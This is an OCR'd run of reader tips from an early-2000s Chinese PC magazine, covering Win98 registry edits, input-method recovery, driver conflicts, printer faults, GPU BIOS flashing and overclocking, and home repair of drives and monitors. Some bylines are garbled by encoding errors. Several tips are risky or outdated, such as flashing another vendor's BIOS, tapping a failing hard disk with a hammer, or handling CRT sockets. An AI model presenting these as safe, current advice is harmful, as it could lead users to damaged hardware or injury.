15.度量工具不但能测量图像区域任意两个点的距离，还可以测量角度。具体方法是：保证信息面板在当前屏幕上，如果不在，可按 F8 键将其调出。用度量工具画出一条直线，则该直线的长度及其与水平线之间的夹角度数将显示在信息面板上。若想度量任意角度，可按住 Alt 键不放，再从第一条线的任一个节点上拖画出第二条直线，调整好两条直线的位置，则它们的长度及夹角的度数都将显示在信息面板上。


16.测量完长度和角度之后，测量线就没有用了，如何删除它呢？直接将它拖出画布就可以了。

17.Ctrl+Z 的还原功能太弱了（只能还原一次），来来回回地在历史面板里翻查又太麻烦。如果你有这样的感觉，不妨试一试 Ctrl+Alt+Z（向后无限次还原）和 Ctrl+Shift+Z（向前无限次恢复）这两组组合键，它们和在历史面板里进行操作差不多，不过要方便多了。**（强烈推荐）**

18.收集的图片多了，管理起来就很困难，有时为了找到一幅需要的图片，不得不一个一个打开来看，真是费时费力（本人就是这么过来的），如果在打开之前能预览一下可就省事多了。其实 File 菜单下的 Automate 子菜单下有一个 Contact Sheet 命令，它可以将整个文件夹中的图像文件都建立一个缩略图放到图像文件中，这样检索起图片来就方便多了。

五笔输入法大挪移

□安徽 焦俊



本人最近新装爱机，由于早期的五笔字型输入法安装盘丢失，无法使用五笔字型输入法，心里这个急呀！点“开始→设置→控制面板→输入法”，点“添加”，只看到：微软拼音输入法、表形码输入法、区位码输入法、智能ABC输入法、郑码输入法、双拼输入法、全拼输入法，就是不见五笔字型输入法。又点“添加3.x输入法”，提示输入*.ime类文件。于是灵机一动，只要有了wbx.ime文件不就可以了吗？急忙打开旧机（装有五笔字型输入法）。

1.在Windows\system\下拷了5个关于五笔字型输入法的文件，分别为wbx.ime、wbx.gid、wbx.mb、wbx.emb和wbx.hlp。复制到新机器相应目录之下。又点“开始→设置→控制面板→输入法”，点“添加3.x输入法”，选 wbx.ime，一路畅通，点“确定”却听“当”的一声，系统提示：“此文件不是输入法文件”。明明提示输入*.ime，却怎么不是输入法文件呢？

猛然想起Windows9x下输入法由系统注册表控制，忙运行Regedit打开系统注册表管理器，在HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\keyboard layout\下发现系统存放了各输入法对应的主键。如下所示：

主键	输入法
E00E0804	微软拼音输入法
E00C0804	表形码输入法
E0050804	智能ABC输入法
E0040804	郑码输入法
E0030804	全拼输入法
E0020804	双拼输入法
E0010804	区位输入法
00000409	英文输入法


在HKEY_USERS\.DEFAULT\keyboard layout\preload\下发现了系统所安装的输入法，只看到00000409和E0030804这两个主键，就是不见五笔字型输入法。忙打开旧机器（装有五笔输入法），在系统注册表相应主键下，发现五笔字型所对应的主键键名及键值。于是依葫芦画瓢，在HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\control\keyboard layouts\下新建一主键，命名为“E0200804”，新建三个字符串类型的键名，其键值分别为：

键名	键值
"IME file"	wbx.ime
"Layout file"	kbdus.kbd
"Layout text"	王码五笔型

在HKEY_USERS\.DEFAULT\keyboard layout\preload\下新建一主键，其键名为一数字，按前面的顺序往后排。默认键值为E0200804。

重新启动计算机，一切OK，我又能用上久违的五笔字型输入法了。

改善Win98磁盘碎片整理性能



¡õÈ° 陈绍溴

ÊÓÃý Win98的人，都有这样的体会：在运行Win98磁盘碎片整理程序时，如果选择“当整理硬盘时重新安排程序文件以使程序运行得更快”这一项，那么硬盘整理的速度就会慢得使人无法容忍。于是有人在整理磁盘时不选择此项，有人干脆使用第三方程序，比如Norton Utilities和GoldenBow Vopt等代替Win98的磁盘整理程序。

加速Win98磁盘碎片整理速度，有没有其他更好的方法呢？用过WinMe和Win2000的人，都知道这两个操作系统的磁盘碎片整理程序性能明显比Win98好，能否利用它们改善Win98磁盘整理程序的性能呢？

经过实验证明，Win98可以直接使用WinMe的磁盘碎片整理程序，只要用WinMe的defrag.exe替换Win98的defrag.exe就可以了。和使用第三方程序比较，这样做不多占任何Windows资源，因为WinMe的defrag.exe比Win98的defrag.exe还小40kB，而且和Win98是完全兼容的。本人在Win98第一版（4.10.1988）和Win98第二版（4.10.2222A）试验过此方法，效果很好。

碎片整理，不要打扰

¡õÃ¨ 程亮

整理磁盘碎片时，系统老是提示“驱动器的内容已经更改：正在重新开始…”，然后磁盘碎片整理又从0%开始。造成这种现象的原因是有其他程序正在对硬盘进行访问。

建议在进行磁盘碎片整理之前先用“磁盘扫描程序”对磁盘进行扫描，要记住把“自动修复错误”选项选上，这样在进行磁盘碎片整理时才不会因为磁盘有错误终止磁盘碎片的整理。还有，在进行磁盘碎片整理之前先把屏幕保护程序和病毒防火墙以及一些系统监视程序关掉。如果是局域网用户，在进行磁盘碎片整理之前千万要记住把网络连接断开，否则局域网中的其他机器访问你的硬盘时，也会造成碎片整理中断。

NetMeeting也冲突

SadKing

MicroSoft NetMeeting是一款能在Internet/Intranet上进行实时音频、视频和数据通讯的软件，在单位局域网中，我们可以通过它进行交谈、召开会议，甚至还可以进行网上教学。

我单位建有一局域网，近日新进一批机器：赛扬Ⅱ 566，磐英CU-133A主板，128MB内存，磐英TNT2 M64（32MB）显卡，已预装Win98 4.10.1998、Office2000和IE5工具包。NetMeeting版本为2.11，运行NetMeeting，进行一些简单的设置后便可使用了。为方便使用，将它设置为“启动Windows时运行，并通知有人呼叫”，其实查看注册表可知道它自动在HKEY_LOCAL_MACHINE\Software\Windows\Current_version\Run中添加了一个字符串键值，以便Windows启动时自动运行“conf.exe background”这条命令。

问题显现　重启，正常登录后，发现任务栏右边托盘上本应出现DJ1120C打印驱动程序监视器和NetMeeting图标的位置却空无一物，显然程序没有正常加载。进入Word发现不能打印文档，运行红心大战时不能正常连网，网上邻居也不能访问，显然是NetMeeting出了问题。

分析解决　按Ctrl+Alt+Del查看加载程序，conf.exe赫然在目，点击关闭，却提示程序没有响应，再强行关闭，死机。重启故障依旧。由于Win98不能识别此主板上的集成音效芯片，我曾经安装过Win98自带的一些声卡驱动程序，但是没有成功，而NetMeeting要调用声音驱动设备，故怀疑死机与声卡驱动有关。查看“系统属性”，果然在“声音、视频和游戏控制器”下打了个红叉，这个好办，直接删除再重新启动，可故障依旧。无奈之下，进入CMOS，完全屏蔽掉音效芯片，进入Win98，但网络仍然不能正常访问，加载的NetMeeting也不能正常运行，一旦强行关闭或者直接运行conf.exe都造成死机。

于是怀疑NetMeeting后台运行程序和启动后自动运行的DJ1120C打印驱动程序监视器有冲突，由于无法进入NetMeeting去掉“启动Windows时运行，并通知有人呼叫”这个复选项，便通过修改注册表中上述提及位置，删除Microsoft NetMeeting这个字符串键值。经过多次修改试验后，发现如果Windows启动时，同时加载NetMeeting后台运行程序和DJ1120C打印驱动程序监视器，会存在冲突，但是逐个将它们分别手工加载却相安无事，这种冲突在2.1和2.11版本的NetMeeting都存在。解决方法是在Win98启动时选择加载其中一个程序，进入系统桌面后再双击另外一个程序以手工方式加载，否则的话，必然死机没商量。

一波刚平，一波又起　搞定上述冲突后，运行NetMeeting，各项功能使用正常，但是一旦使用“共享应用程序”功能，便跳出一个对话框，大意是和“Nvdisp.drv”有内存地址冲突，然后蓝屏死机。由于新进的这批机器全部都出现这样的问题，而“Nvdisp.drv”是TNT2 M64显卡的显示驱动程序，怀疑NetMeeting和显卡驱动冲突，将磐英的驱动改为Win98自带的M64驱动，甚至改用TNT、TNT2等驱动，未果。最后，从驱动之家（http://www.mydrivers.com）下载最新TNT2 M64公版驱动，安装DirectX7，故障解决。

Windows Me也“系统备份”

□安徽　陈灿

虽然Windows Me有系统还原功能，但是我想还是有人想使用系统备份功能吧，不过却不能在附件的系统工具中发现其踪影了。运行Windows Me安装光盘里的X:\add-ons\msbackup\msbexp.exe(X为光驱盘符)安装，即可让Windows Me拥有“系统备份”功能，不过可能是繁体界面。

Word表格巧分栏

尼春宇

虽然Word里提供了分栏功能，但我们必须把一栏输入完之后才能进行第二栏内容的输入。尽管Word2000提供了即点即输的功能，但这一功能在分栏所控制的范围内根本不起作用，而用表格就可以避开这个弊端。

如果你想将一张纸分为两栏，不妨做一个一行三列的表格，然后将表格外围框线尽量靠着页面边界，两栏之间的距离则可通过中间两根线的距离进行调整。是不是很方便？如果你不想打印表格线，则可以将框线设为无边框。

偏旁部首

□山东　杰子

当你需要在文档中输入汉字的偏旁部首时，可以使用“全拼输入法”（在Win95中请使用“GBK全拼输入法”），直接键入拼音“pianpang”，这时系统将提供41个常用的偏旁部首供你选择使用。方便吧?

冯小民

几个有用的注册表使用技巧

禁止在开始菜单显示“注销”命令　在HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer下新建一个二进制值“NoLogOff”，并设值为“01 00 00 00”。

为驱动器的右键菜单增加“磁盘扫描”的选项　在HKEY_LOCAL_MACHINE\Software\CLASSES\Drive\shell下创建一个主键“scan”，把“默认”的值改为“磁盘扫描”，并在主键“scan”下再创建一个主键“command”，单击“command”，把“默认”的值改为“C:\WINDOWS\scandsw.exe /a /silent /n”。重启之后，在任意驱动器名上单击右键，将弹出包含“磁盘扫描”的右键菜单。

为文件夹的右键菜单增加“在新窗口打开”命令　如果在“文件夹选项”中设置了在同一窗口中打开文件夹，有时又要打开多个窗口来浏览文件夹内容，可在HKEY_LOCAL_MACHINE\Software\Classes\Directory\Shell下创建一个主键“NewWindow”，把“默认”的值改为“在新窗口打开”，并在此主键“NewWindow”下创建一个主键“command”，设置值为“explorer.exe %1”。

□湖北　何军　金琼湘

前言　一天，俺的Word97中各种中文字体集体失踪，只留下宋体和Plotter聊表歉意。打开Word97，点击“格式\字体”，发现没有任何中文字体。再打开Excel97，发现中文字体在Excel中都在，为何仅Word97中没有中文字体呢？

找字体　打开“C：\Windows\Fonts”，各种“*.ttf”字体均在。双击各种字体，使用正常。在“开始\运行”中运行：“fontreg”，对字体注册，没有问题。再打开Word97，失败！

重装与升级　卸载Word97，重装，依然不行。把Word97的设置逐一检查一遍后，却不知问题所在。借来Word2000，升级，无果。

查看帮助　求助于“Office助手”，输入“字体”搜索，无效。


修改设置　病急乱投医，打开原来的某篇文章（其中设置了各种字体），然后将其保存为文档模板“*.dot”（利用文档模板可修改设置），可惜再打开文档模板，字体仍不见。打开“工具\选项”，点击“兼容性”选项卡，点击“字体替换”按钮（利用字体替换可寻找所缺字体），令人气愤，替代字体中一片空白！

屋漏偏逢连夜雨　只好将就着用宋体写文章了，文章写完后，进行页面设置（如图）。怎么回事？按“调整”按钮，页面尺寸怎么怪怪的？怎么改都改不过来，以前可没有这种情况，莫非是打印机设置有误？

意外擒获疑凶　双击打印机，发现原来默认为“Phantom AutoCAD OLE/ADI Printer”（是在安装AutoCAD时随便选的一种），于是把默认打印机更改为“HP LaserJet 6L PCL”。再查看页面设置，一切正常，打开“字体”设置，久违的中文字体全部回归本位。罪魁祸首——打印机设置。

真相大白　原来Word对不同的打印机，支持不同的中文字体。由于无意中更改了默认打印机，而该打印机又不支持除宋体以外的其他字体，于是就诞生了我的“寻找字体之谜”。

总结　只要不懈追求，就一定会有所收获。



误按按钮急救法

西贝

日前，笔者在Windows“回收站”窗口确认删除文件对话框中，本想单击“否”按钮，却错误地按下了“是”，不由惊出一身冷汗。稍后，笔者在按住鼠标左键不动的情况下，把指针移动到他处，释放鼠标，这样就脱险了。这个小功能说不定能帮你大忙呢！

AGP4X 在 VIA694 主板上的应用

何毅

如今显卡 AGP4X 的应用已渐成主流，许多主板如 Intel 的 i815 系列，威盛的 VIA694、KT133 系列等均支持 AGP4X，但并不表明如果你的显卡、主板支持 AGP4X，你的系统就一定工作在 4X 的状态。

威盛的主板虽然价廉物美，但尚有一些兼容性问题，与 nVidia 显卡配合使用时，AGP4X 有时会打不开。

如本人的机器配置：CeleronⅡ600＋VIA694＋GeForce2 MX，在 BIOS 中已将显示模式 AGP4X 设定，但进入 Win98 后用 Sisoft 测试，发现 AGP 工作在 2X 状态，装完主板 VIA 4 合 1 驱动也不行，重装显卡驱动也无效。

其实，这只是 VIA694 主板的一个 Bug，许多 DIYer 也遇到过，主板出厂默认 AGP2X，必须修改注册表才能将 4X 打开。如果你使用的是 nVidia 公版驱动，首先运行注册表编辑器（修改之前要做好备份），找到键值HKEY_LOCAL_MACHINE/Software/nVidia/Global/System，编辑新建一 DWORD 值：EnableVIA4X，数据选 16 进制，输入 00000001，保存退出，重启电脑,再用软件测试，本该属于你的 AGP4X 终于出现了。如果你的显卡不是 nVidia 公版驱动也没关系，只要将注册表地址 nVidia 处替换为显卡的生产厂商，再作相应的修改即可。

通过服务器立刻上网

李瑞祥


前一段时间，我到机房给几台代理服务器增加用户（服务器的操作系统为 NT4.0 中文版），发现一个问题，即添加到域用户管理器中的用户无法立即用他的用户名和密码上网，只有等一段时间才可以使用。

这种情况引起了我的注意，经过分析发现，网络中的WWW服务器被设成了主域控制器，代理服务器作为备份域控制器，用户上网时 IE 的默认界面统一设成了我们单位自己的主页。因此用户在上网打开主页的时候，由于WWW服务器上的域用户还没有从备份域上同步过来，所以不允许新用户访问，只有当主域控制器自动地执行了同步域控制器的操作后，数据才能从备份域上传过来。

为了验证这个想法，在增加新用户以后，我接着到“服务器管理器”中执行一遍“同步主域控制器”，用户便可以立即用他的用户名和密码上网了。

常见打印故障解析

□四川 程亮



常见的打印故障有：打印机提示不能检测墨水盒类型，打印出的字符模糊不清，打印出的文件有部分文字出现重影现象，发出打印命令后打印机无反应等。


1.遇到打印机提示不能检测墨水盒类型和打印出的字符模糊不清这两种情况，可以先对打印头进行清洗，很多打印机的驱动程序里面提供了清洗打印头命令，直接使用该命令即可。如果长时间没有用打印机，就要多清洗几次。如果你对拆卸和安装墨盒比较熟悉，最好把墨盒拆下来，把靠近打印头的地方用柔软的吸水性较强的纸擦干净。如果还不能解决，那可能就是驱动程序的问题了，一般把打印机的驱动程序重新安装一遍就行了。

2.相信有很多朋友都遇到过这样的问题：在用 Word 或 WPS2000等软件中编辑好一个文件用打印机打印时，明明在打印预览时都排列得整整齐齐的字，可在打印出来的纸上有部分文字重影（如图）。这种现象一般都是由于在编辑时设置不当造成的，改变一下文件“页面属性”中的纸张大小、纸张类型、每行字数等，一般可以解决。

3.发出打印命令后打印机无反应，系统提示“请检查打印机是否联机及电缆连接是否正常”。造成这种现象的原因一般有：打印机电源线未插好，打印电缆未正确连接或接触不良，计算机上的并口损坏等。

出现这种现象后先按打印机电源开关，看打印机能不能启动，如果不能正常启动即电源灯不亮，先检查打印机的电源线是否与电源以及打印机后面的电源插孔正确连接，最好在关机状态下把电源线拔下来重新插一遍，并换一个电源插座上的插孔试一下看能不能解决。如果还不能解决，就再换一根电源线试一下，如果还是不行，就只有和经销商或维修点联系了。

如果按下打印机电源开关后打印机能正常启动，就进 BIOS 设置里面去看一下并口模式设置。一般的打印机用的是“ECP”模式，但也有些打印机不支持“ECP”模式，此时可用“ECP+EPP”或“Normal”模式。如果问题还没有解决，则着重检查打印电缆，先把电脑关掉，把打印电缆从主机后面的并口上拔下来重新插上去，然后把打印电缆的另一端从打印机后面的并行接口上拔下来重新插上去，注意不要带电拔插。如果问题还不能解决的话，换一根打印电缆试试。另外，试着把打印机在另一台电脑上安装好以后，装上驱动程序再试一下。如果问题解决的话，最大的可能就是主板上的并口坏了。



给GeForce2 MX 换颗强壮的心

厉剑

经不住GeForce2 MX的巨大诱惑，我也想买一块了。大家都喜欢ELSA、Creative、华硕、丽台，可是前两位价格太高，后两位老是断货，价格也只是稍稍便宜些而已。电脑公司的朋友向我推荐七彩虹的显卡，并给我看样品，我仔细一看，做工比较精细，用料也不错，显存用的是5.5ns的SAMSUNG，电容是贴片式的，带TV－OUT输出（插了一片子卡）。由于采用公版设计，外观和丽台的产品几乎一模一样（包括板上的小孔），不同的只是散热片上没加风扇，电路板的颜色是绿色的，而丽台的是金黄色的，价格比丽台的便宜150元，于是就决定买了。

飞奔回家，换上七彩虹，开机，屏幕上显示显卡的BIOS是公版的BIOS。进入Win98后安装驱动，真可惜，连驱动也是公版的6.18驱动。既然显存这么好，超频试试，运行PowerStrip2.74，真是不看不知道，一看吓一跳，显卡的核心频率和显存频率都只预设在150MHz，怪不得连散热风扇都不用了。

先超显存吧。既然是5.5ns，就超到183MHz，工作十分稳定。一直把显存超到205MHz，工作还是很稳定，到了206MHz就出现了花屏现象。再超核心频率，第一步就把它超到了200MHz，工作稳定。令人惊讶的是，核心频率最高居然能超到245MHz（如图1），再往上超就死机了。超到极限后，因为没有散热风扇心里不踏实，半小时后我把它们都降到了183MHz。平心而论，这块显卡的超频性能已经很不错了，特别是核心频率，只不过MX的瓶颈是在显存上，所以超显存才是最主要的。

又用了几天，终于对每次开机都要设置频率厌烦了。心想既然是公版设计，是不是可以刷新一下显卡BIOS试试，有很多厂商的BIOS可以选择。上网下载了丽台3.0版BIOS（2000/11/1发布）和ELSA的BIOS（2000/7/20发布）。进入纯DOS模式，先运行ELSA的刷新程序flash_r.exe，很遗憾，它提示我不是ELSA的显卡，不能刷新。只有把希望寄托在丽台上了，丽台的程序解包后共有6个文件，其中有一个批处理文件（bios.bat），运行后它会调用tvtype.exe自动侦测你的显卡是否带视频输出，并选择相应的BIOS（wf2830bt.rom带视频，wf2830ch.rom不带视频）进行刷新，并提示你是否备份老的BIOS，全部过程不超过半分钟。丽台的刷新程序wfflash.exe并不检测显卡是否为丽台的产品，而是说发现了nVidia GeForce2 MX/Leadtek GeForce2 MX显卡。刷新过程很顺利，重新启动后，出现了丽台的标记，从右到左，很好看，而且也像主机自检一样，把显存也检了一遍。再用PowerStrip查看显卡信息，原来的VESA BIOS扩充信息已由nVidia变为WinFast VGA BIOS，版本为3.0（如图2）。

下载了丽台最新的驱动（6.27版），很顺利地安装上了，并带有丽眼WinFox（如图3），再查看默认的显卡频率，已变成了标准的175MHz/166MHz。WinFox自身就带有超频工具Speed Runner，于是用它又超了一遍，核心频率仍旧是245MHz（如图4），显存频率最高变成了210MHz，到了211MHz马上就花屏了。这么细小的差异可以忽略，重要的是在Speed Runner中设置好以后，再也不用手工设置频率了（我把它们设成了183MHz/183MHz），心里的感觉就真的像买了Leadtek，而且还便宜了100多块。

看来手上有公版GeForce2 MX显卡的朋友运气来了，不管是否带视频输出，丽台的BIOS都适合你，想不想也拥有一块丽台的显卡呢？快动手干吧。



图1



图2




图3



图4

榔头敲活老硬盘

¡õ½Î÷　张斌

硬盘为Maxtor 420MB，1995年10月新加坡生产。

故障现象：一次开机（此前机器长期没有使用），发现硬盘不能启动，仔细听机箱（硬盘）内有不正常的周期性响声，反复启动多次均如此。后又拆下接其他机器检测，故障依旧。查资料及找专家咨询的结果几乎全都是定“死刑”。

该盘已过保修期多年，如今此类硬盘也值不了几个钱。考虑到硬盘未启动，有没有物理坏区也不一定，仅为机械传动故障的可能性也是有的。因此，决定“死马当活马”医一次。正好身边有一把锤子，拿来对准硬盘的侧边轻轻敲一下，第一次连机检查，故障依旧。第二次加大敲击的力度（仍较轻），再次连机开电源时硬盘启动成功。扫描检查没有发现硬盘坏区，硬盘正常使用了一个学期。

此后发现，硬盘只要较长时间不使用，就会出现上述问题，处理的办法不一定要用锤子，只要给它加一定的震动，就有可能复活。不过应该在不得已的情况下为之，免得将好的硬盘敲坏了！

（编者注：此方法主要适用于“长期闲置不用”的“老”硬盘，而现在新买的一些硬盘，可不要随便乱敲哟。）

修光驱之我见

¡õºÓÄÏ　牛向阳

如果光驱损坏，不要惊慌，可以先判断出损坏的部位。如果光驱盘符还在，只是不读盘，可能是光头故障或循迹伺服电路故障。如果盘符都不在了，那一般就是光驱电源损坏或接口电路损坏了。

如何对症下药呢？

1.有盘符，电路完好，则可适当加大激光管的功率，直至读盘。调到最后不能再调时可以考虑更换光头或激光管，更换后的光驱可与新机媲美。

2.如果没有盘符，你可以试着检查光驱内部的三端稳压（光驱的供电是靠机器内部的稳压集成块，也就是通常所说的三端稳压，如7805、7905、7812等等）。如果电源不正常，更换之，往往凑效。

3.没有盘符并更换三端稳压都不能解决，或虽然有盘符但通过加大激光功率不能解决的，可以考虑“板级维修”，用同型号报废光驱（光头报废）的线路板更换。至于如何“组合”，你就看着办了。

集成主板驱动程序的识别

□福建　Shaw

集成主板在板上集成了声卡、显卡、Modem、网卡等部件，在价格上具有较明显的优势，兼容性方面做得也比较好，因此在低价位电脑（包括品牌机和组装机）上得到广泛地应用。这些集成主板除了生产厂商不同外，采用的集成芯片组也可能不同。目前比较常见的集成芯片组生产厂商包括Intel、威盛、扬智、矽统等公司，具体的集成芯片组如Intel的810/815系列、威盛的ProSavage PM133、扬智的ALI Aladdin 7/TNT2以及矽统的SIS540/SIS630等等。

集成主板在发售时一般都配有相应的驱动光盘，但是对于生手来说，要在驱动光盘中找到有关部件的相应驱动程序有时却不是件容易的事情，笔者就曾经数次给找不到驱动程序的邻居们“解围”。其实，只要认清一些常见驱动程序目录名称以及集成主板驱动光盘的目录组织结构，多阅读目录中的Help和Readme文件，再要找所需的驱动程序就容易了。

常见驱动程序目录名称通常包括Audio（声卡）、VGA、AGP或Vedio（显卡）、Modem（“猫”）、Monitor（显示器）、Lan或Net（网卡）、CDROM（光驱）等文件夹名，各文件夹里面又按配件，针对不同操作系统的驱动程序分为Win9x、NT40（或NT50）、Win2000、Linux等子文件夹。有时驱动程序会放入一个名为Peripheral（外围设备）的文件夹内，在该文件夹下一般还会存在上面名称的子文件夹。

除上述常见的目录名称外，驱动程序有时也会按芯片厂商和芯片型号来组织目录结构，如集成声卡中的CT5880、ESS1938等等以及集成显卡中的i752、Trident9880、SIS6326、S3Savage4等，这些目录名称一般都是由几位标识生产厂商的英文字母再加上几位标识相应型号的阿拉伯数字组成，比较容易辨认和识别。

例如，朋友的电脑是1999年上半年买的金长城飓风499A，随机配了一张驱动光盘。打开该光盘，可以看到如图的文件夹结构图，由于该款计算机随机手册上标明所用主板的型号是p6se-ml，打开p6se-ml文件夹可以看到Audio、Lan、Modem、Monitor、VGA等多个文件夹，从这里的文件夹中就可以找到集成主板上各部件的驱动程序或驱动程序的位置。依次打开各文件夹，会发现Audio、Lan、Modem文件夹中都有一个Readme.txt文件，通过阅读它就可以找到声卡、网卡、调制解调器的驱动程序，分别在图中的CMI8338文件夹和PERIPHERAL文件夹下的LAN、MODEM子文件夹中。




图 1


双 Win98 系统内猫的安装

□北京 丁丁

1999 年第 20 期《电脑爱好者》有篇《双 Win98 ——工作、娱乐两不误》的文章，详细介绍了如何同时安装工作、游戏两套 Win98 系统的方法。安装完成后，两套系统各成体系，互不干扰，极大地方便了我等 Cfan 的生活。但笔者的第二套系统在安装内猫时碰到了一点问题。

事情是这样的，笔者在 C:\ 下装的是“学习”系统，可以上网，在 D:\ 下装的是“游戏”系统，最近觉得上网还得来回切换系统有点麻烦，就想在游戏系统上也装上猫驱动来上网，谁知问题也就由此来了。

笔者的猫是 WinTop 公司的一款内置 ISA 猫，型号为 WIN5602。在 D 盘系统中安装了驱动程序后，重启，在启动过程中，突然屏幕蹦出 1X 行 E 文，最后说一个叫 motvcd.vxd 的文件没有找到，按任意键继续。不管这些，先到“控制面板”里看看再说。根据 C 盘的情况，在“控制面板”里应该有猫的设置面板“Motorola SM56 Modem”以对 Modem 进行一些基本的设置，但在打开“控制面板”后，却没有发现，怎么回事？打开“调制解调器”面板发现已经安装了 WIN5602 Voice Modem，但此猫的端口系统自动设置成了 COM5，这怎么行！赶快运行 Regedit 程序，在 HKEY_LOCAL_MACHINE\Enum\ISAPNP\WIN5602\FFFFFFFF\中将PORTNAME的数值由 COM5 改为 COM4，再回到“控制面板”中，调制解调器的端口已经改成了 COM4，这下应该没事了吧？在“调制解调器”面板中选择“诊断”，选定 COM4 端口后按“详细信息…”按钮，这时弹出一个信息框“无法打开此端口”。



因为重启过程中警告说一个名为motvcd.vxd的文件没有找到，而在 C 盘中安装猫驱动时没有出现这个问题，可能是这个虚拟设备驱动程序没有安到指定位置。此猫在 C 盘中使用正常，那就先找一下这个 vxd 文件吧。在“查找”对话框中输入 motvcd.vxd 文件名，结果在 C:\Windows\System及C:\Program files\Motset95两个目录中找到了此文件，而在 D 盘系统中没有找到，在 Motset95 目录中有 WIN5602 的安装文件，而在 D:\Program files目录中根本没有Motset95这个目录！这就是说在 D 盘系统安装猫驱动程序时，驱动程序根本就没有安装到 D 盘系统，而是由 Setup 程序自作主张地安装到了 C 盘系统中。

上文已提到在C:\Windows\System及C:\Program files\Motset95目录中都有motvcd.vxd文件，我想肯定Motset95目录中的某些文件在安装驱动时拷到了System目录中。于是我将 Motset95 目录中的文件进行了查找操作，结果一共找到了四个文件同时存在于上述两个目录，它们分别是motvcd.vxd、sm56_ctl.vxd、m56dfv1.vxd和 mca.cpl（控制面板扩展）。将它们拷到 D 盘系统的 System 目录下后，重新启动计算机。成功了！

主板电池没电了

□贵州 张雷

ÎÒ¸ÄÄÆ：近几日，我的爱机不知犯什么毛病了，总是无缘无故地死机。有时自检完，系统刚要启动，马上又听到“嘟”的一声，又重新开始自检。在进入系统后，总是不到十分钟，就死机或干脆重启。

排除过程：狂杀毒无效，格式化硬盘、重装系统情况依旧，只有打开机箱了。想起我的爱机是 98 年 9 月份买的，在今年 5 月份升过一次级，现在是 K6-2 500，96MB 内存，TNT2VANTA 16MB 显存的显卡，主板是磐英 MVP3C 型的。先将硬盘在朋友家的机子上用，可是一点事也没有，就猜可能是内存条出问题了；以前只有 32MB 内存，前一阵子内存条狂降，我也买了一根64MB内存条，但和以前的不是同一种牌子，可能是内存条不兼容吧？于是分别用一个内存条启动机子，故障依旧；难道显卡和主板兼容性不好？又换回原来的 4MB 显存的显卡，还是不行；不可能是主板坏了吧？我的天，我的爱机就属它没升级了，要是它坏了不是相当于新买了一台机子吗？

我操起软毛刷，为爱机洁身，晃然看见 AGP 插槽旁边有一颗银光闪闪的主板电池，想起是不是电池快没电了呢？我好像记得主板说明书上说电池能用两年，我的爱机可有两岁多了。于是买了颗电池换上，故障解除^_^。

征服显示器的“老”毛病

李珂

1.刚打开显示器，图像十分模糊，但慢慢地逐步变清晰，有时会长达五六分钟，其实这是由于显像管的聚焦电压不足造成的。这时只要小心取下管座，用无水酒精清洗一下显像管的引脚和管座一般就可以修复。不过如果管座氧化得太厉害就只有更换新的了。

